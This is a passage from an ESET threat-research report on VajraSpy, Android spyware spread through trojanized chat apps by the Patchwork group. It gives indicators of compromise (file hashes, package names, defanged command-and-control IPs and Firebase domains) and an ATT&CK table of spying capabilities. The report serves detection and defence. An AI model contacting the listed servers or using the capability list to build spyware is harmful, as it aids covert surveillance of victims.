- files with specific extensions (.pdf, .doc, .docx, .txt, .ppt, .pptx, .xls, .xlsx, .jpg, .jpeg, .png, .mp3, .Om4a, .aac, and .opus).

Figure 9 shows the exfiltration of a received SMS message using the permission to access notifications.




Figure 9. Exfiltration of a user notification (for a received SMS message)

Conclusion

ESET Research has discovered an espionage campaign using apps bundled with VajraSpy malware conducted, with a high level of confidence, by the Patchwork APT group. Some apps were distributed via Google Play and also found, along with others, in the wild. Based on the available numbers, the malicious apps that used to be available on Google Play were downloaded more than 1,400 times. A security flaw in one of the apps further revealed 148 compromised devices.

Based on several indicators, the campaign targeted mostly Pakistani users: Rafaqat رفاقت, one of the malicious apps, used the name of a popular Pakistani cricket player as the developer name on Google Play; the apps that requested a phone number upon account creation have the Pakistan country code selected by default; and many of the compromised devices discovered through the security flaw were located in Pakistan.

To entice their victims, the threat actors likely used targeted honey-trap romance scams, initially contacting the victims on another platform and then convincing them to switch to a trojanized chat application. This was also reported in the Qihoo 360 research, where threat actors started initial communication with victims via Facebook Messenger and WhatsApp, then moved to a trojanized chat application.

Cybercriminals wield social engineering as a powerful weapon. We strongly recommend against clicking any links to download an application that are sent in a chat conversation. It can be hard to stay immune to spurious romantic advances, but it pays off to always be vigilant.

> For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com. ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

Files

SHA-1	Package name	ESET detection name	Description
BAF6583C54FC680AA6F71F3B694E71657A7A99D0	com.hello.chat	Android/Spy.VajraSpy.B	VajraSpy trojan.
846B83B7324DFE2B98264BAFAC24F15FD83C4115	com.chit.chat	Android/Spy.VajraSpy.A	VajraSpy trojan.
5CFB6CF074FF729E544A65F2BCFE50814E4E1BD8	com.meeete.org	Android/Spy.VajraSpy.A	VajraSpy trojan.
1B61DC3C2D2C222F92B84242F6FCB917D4BC5A61	com.nidus.no	Android/Spy.Agent.BQH	VajraSpy trojan.
BCD639806A143BD52F0C3892FA58050E0EEEF401	com.rafaqat.news	Android/Spy.VajraSpy.A	VajraSpy trojan.
137BA80E443610D9D733C160CCDB9870F3792FB8	com.tik.talk	Android/Spy.VajraSpy.A	VajraSpy trojan.
5F860D5201F9330291F25501505EBAB18F55F8DA	com.wave.chat	Android/Spy.VajraSpy.C	VajraSpy trojan.
3B27A62D77C5B82E7E6902632DA3A3E5EF98E743	com.priv.talk	Android/Spy.VajraSpy.C	VajraSpy trojan.
44E8F9D0CD935D0411B85409E146ACD10C80BF09	com.glow.glow	Android/Spy.VajraSpy.A	VajraSpy trojan.
94DC9311B53C5D9CC5C40CD943C83B71BD75B18A	com.letsm.chat	Android/Spy.VajraSpy.A	VajraSpy trojan.

SHA-1	Package name	ESET detection name	Description
E0D73C035966C02DF7BCE66E6CE24E016607E62E	com.nionio.org	Android/Spy.VajraSpy.C	VajraSpy trojan.
235897BCB9C14EB159E4E74DE2BC952B3AD5B63A	com.qqc.chat	Android/Spy.VajraSpy.A	VajraSpy trojan.
8AB01840972223B314BF3C9D9ED3389B420F717F	com.yoho.talk	Android/Spy.VajraSpy.A	VajraSpy trojan.

Network

IP	Domain	Hosting provider	First seen	Details
34.120.160[.]131	hello-chat-c47ad-default-rtdb.firebaseio[.]com chit-chat-e9053-default-rtdb.firebaseio[.]com meetme-abc03-default-rtdb.firebaseio[.]com chatapp-6b96e-default-rtdb.firebaseio[.]com tiktalk-2fc98-default-rtdb.firebaseio[.]com wave-chat-e52fe-default-rtdb.firebaseio[.]com privchat-6cc58-default-rtdb.firebaseio[.]com glowchat-33103-default-rtdb.firebaseio[.]com letschat-5d5e3-default-rtdb.firebaseio[.]com quick-chat-1d242-default-rtdb.firebaseio[.]com yooho-c3345-default-rtdb.firebaseio[.]com	Google LLC	2022-04-01	VajraSpy C&C servers
35.186.236[.]207	rafaqat-d131f-default-rtdb.asia-southeast1.firebasedatabase[.]app	Google LLC	2023-03-04	VajraSpy C&C server
160.20.147[.]67	N/A	aurologic GmbH	2021-11-03	VajraSpy C&C server

MITRE ATT&CK techniques

This table was built using version 14 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Persistence	T1398	Boot or Logon Initialization Scripts	VajraSpy receives the BOOT_COMPLETED broadcast intent to activate at device startup.
Discovery	T1420	File and Directory Discovery	VajraSpy lists available files on external storage.
	T1422	System Network Configuration Discovery	VajraSpy extracts the IMEI, IMSI, phone number, and country code.
	T1426	System Information Discovery	VajraSpy extracts information about the device, including SIM serial number, device ID, and common system information.
	T1418	Software Discovery	VajraSpy can obtain a list of installed applications.
Collection	T1533	Data from Local System	VajraSpy exfiltrates files from the device.
	T1430	Location Tracking	VajraSpy tracks device location.
	T1636.002	Protected User Data: Call Logs	VajraSpy extracts call logs.
	T1636.003	Protected User Data: Contact List	VajraSpy extracts the contact list.
	T1636.004	Protected User Data: SMS Messages	VajraSpy extracts SMS messages.
	T1517	Access Notifications	VajraSpy can collect device notifications.
	T1429	Audio Capture	VajraSpy can record microphone audio and record calls.

Tactic	ID	Name	Description
	T1512	Video Capture	VajraSpy can take pictures using the camera.
	T1417.001	Input Capture: Keylogging	VajraSpy can intercept all interactions between a user and the device.
Command and Control	T1437.001	Application Layer Protocol: Web Protocols	VajraSpy uses HTTPS to communicate with its C&C server.
	T1481.003	Web Service: One-Way Communication	VajraSpy uses Google's Firebase server as a C&C.
Exfiltration	T1646	Exfiltration Over C2 Channel	VajraSpy exfiltrates data using HTTPS.
Impact	T1641	Data Manipulation	VajraSpy removes files with specific extensions from the device, and deletes all user call logs and the contact list.

Source: https://www.welivesecurity.com/en/eset-research/vajraspy-patchwork-espionage-apps/